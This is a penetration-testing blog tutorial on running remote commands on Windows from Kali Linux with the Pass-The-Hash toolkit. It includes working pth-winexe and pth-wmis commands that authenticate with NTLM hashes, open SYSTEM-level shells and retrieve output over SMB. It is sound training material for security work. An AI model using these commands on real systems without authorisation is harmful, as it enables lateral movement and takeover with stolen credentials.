

RCE on Windows from Linux Part 3: Pass-The-Hash Toolkit

 infosecmatter.com/rce-on-windows-from-linux-part-3-pth-toolkit

May 15, 2020

In this article we will be detailing Pass-The-Hash (PTH) toolkit – a true pioneer in passing the hash attacks.

This is the 3rd part of the blog post series focused on tools for performing remote command execution (RCE) on Windows machines from Linux (Kali).

Introduction

As mentioned in the previous parts ([part 1](#), [part 2](#)) – when it comes to tools and techniques, as pentesters we need to know about as many alternatives as possible.

This is because our favorite pentesting tools may not always work in every situation. We need to keep developing our tool awareness, so that we can quickly improvise whenever we have to.

In this series, we are exploring tools for performing remote command execution (RCE) on Windows systems from Linux and in this part 3 we are looking on the [Pass-The-Hash](#) toolkit.

What is Pass-The-Hash toolkit?

[Pass-The-Hash](#) toolkit is a project from the pioneers of the infamous NTLM pass-the-hash technique (see [slides](#) from the BlackHat conference).

It is a toolkit which contains a number of useful tools from which 2 of them can be used to execute arbitrary commands on remote Windows systems.

Here's a complete list of tools that come with the Pass-The-Hash toolkit:

- pth-net: tool for administration of Samba and remote CIFS servers
- pth-rpcclient: tool for executing client side MS-RPC functions
- pth-smbclient: ftp-like client to access SMB/CIFS resources on servers
- pth-smbget: wget-like utility for download files over SMB
- pth-sqsh: interactive database shell for MS SQL servers
- pth-winexe: SMB client to execute interactive commands on remote computer
- pth-wmic: WMI client to execute queries on remote computer
- pth-wmis: WMI client to execute a command on remote computer
- pth-curl: curl with built-in NTLM support (deprecated / curl contains this natively)

All of these utilities support plain, Kerberos or NTLM authentications, fully supporting passing-the-hash (PTH) attacks.

In this article, however, we will be focusing solely on the RCE utilities of the toolkit.

Pass-The-Hash RCE table overview

The following table provides summary of all PTH toolkit RCE methods.

It provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	pth-winexe	interactive shell	tcp/445
2	pth-wmis	command	tcp/135 tcp/50911 (Winmgmt)

Pass-The-Hash RCE methods

The following sections provide concrete Pass-The-Hash command examples on how to perform each RCE method.

Note that all the methods discussed below require **administrative rights** on the remote system.

Let's jump right into it.

1. Pass-The-Hash: pth-winexe

This method is similar to the traditional PsExec method from SysInternals. It registers a Windows service called "winexesvc" on the remote system.

This allows us to execute arbitrary commands on the remote system, including an interactive commands such as cmd.exe or powershell.exe.

All communication takes place solely on port tcp/445 using the SMB protocol.

Here's an example of using pth-winexe utility as local Administrator using a clear text password:

```
pth-winexe -U ".\Administrator%pass123" --uninstall //192.168.204.183 cmd
```

Here's example using a NTLM hash:

```
pth-winexe -U  
".\Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76  
" --uninstall //192.168.204.183 cmd
```

```
kali@kali:~$ pth-winexe -U ".\Administrator%pass123" --uninstall //192.168.204.183 cmd
E_md4hash wrapper called.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Note that without providing the “--uninstall” option, the service would remain running on the remote system afterwards.

Make sure to always include it to avoid leaving things running around after your engagement, otherwise it may lead to a very unpleasant conversations with your customer.

Using SYSTEM account

By default the pth-winexe utility executes the given command (cmd.exe in our case) under the privileges of the provided user – in our example as local Administrator.

By using the “--system” option, pth-winexe can automatically escalate to the “nt authority\system” account.

Here’s an example:

```
pth-winexe -U ".\Administrator%pass123" --uninstall --system //192.168.204.183 cmd
```

```
kali@kali:~$ pth-winexe -U ".\Administrator%pass123" --uninstall --system //192.168.204.183 cmd
E_md4hash wrapper called.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

This can be useful for conducting further attacks on the target machine. For instance:

- No UAC bypasses required
- Straightforward user impersonation
- etc.

Again, make sure the “--uninstall” option is included.

Go [back to top](#).

2. Pass-The-Hash: pth-wmis

This method uses Windows Management Instrumentation (WMI) interface of the remote Windows system to run an arbitrary command.

It’s the only method that doesn’t use port tcp/445 for anything. It uses only port tcp/135 and a dynamically allocated high port such as tcp/50911 where it communicates with the Winmgmt service.


This method also has a little caveat – it doesn't return the output from the command. If we want to see the output, we have to redirect the output to a file on the remote system and then fetch it with pth-smbget or pth-smbclient afterwards.

Here's an example of using pth-wmis utility as local Administrator using a clear text password:

```
pth-wmis -U ".\Administrator%pass123" //192.168.204.183 'cmd.exe /c whoami > c:\users\public\out.txt'
```

Here's example using an NTLM hash:

```
pth-wmis -U ".\Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76" //192.168.204.183 'cmd.exe /c whoami > c:\users\public\out.txt'
```




```
kali@kali:~$ pth-wmis -U ".\Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76" //192.168.204.183 'cmd.exe /c whoami > c:\users\public\out.txt'
```

HASH PASS: Substituting user supplied NTLM HASH ...
HASH PASS: Substituting user supplied NTLM HASH ...
[wmi/wmis.c:172:main()] 1: cmd.exe /c whoami > c:\users\public\out.txt
NTSTATUS: NT_STATUS_OK - Success
kali@kali:~\$

As mentioned above, to get the output from the command, we have to fetch it using pth-smbget utility. For example:

```
pth-smbget -U ".\Administrator%pass123" -q -O smb://192.168.204.183/c$/users/public/out.txt
```



```
kali@kali:~$ pth-smbget -U ".\Administrator%pass123" -q -O smb://192.168.204.183/c$/users/public/out.txt
```

E_md4hash wrapper called.
desktop-emcefjb\administrator
kali@kali:~\$

Go [back to top](#).

Conclusion

In this article we explored RCE methods of the Pass-The-Hash toolkit to execute arbitrary command(s) on remote Windows systems.

As outlined above, the toolkit also contains number of other useful utilities which makes the toolkit virtually irreplaceable by any other tool today.

The toolkit has helped us on numerous occasions in the past – when other tools did not work or stopped working, we were still able to squeeze in commands using the pth-winexe or pth-wmis utilities and save the day.

Therefore, we highly recommend to include this toolkit into your pentesting arsenal. One day it can save your day too!

If you have enjoyed this part and you would like more, please [subscribe](#) to our mailing list and follow us on [Twitter](#) and [Facebook](#) to get notified about new content.

References

SHARE THIS

TAGS | [Credentials](#) | [Kali Linux](#) | [NTLM](#) | [RCE](#) | [Shell](#) | [SMB](#) | [Winmgmt](#) | [WMI](#)
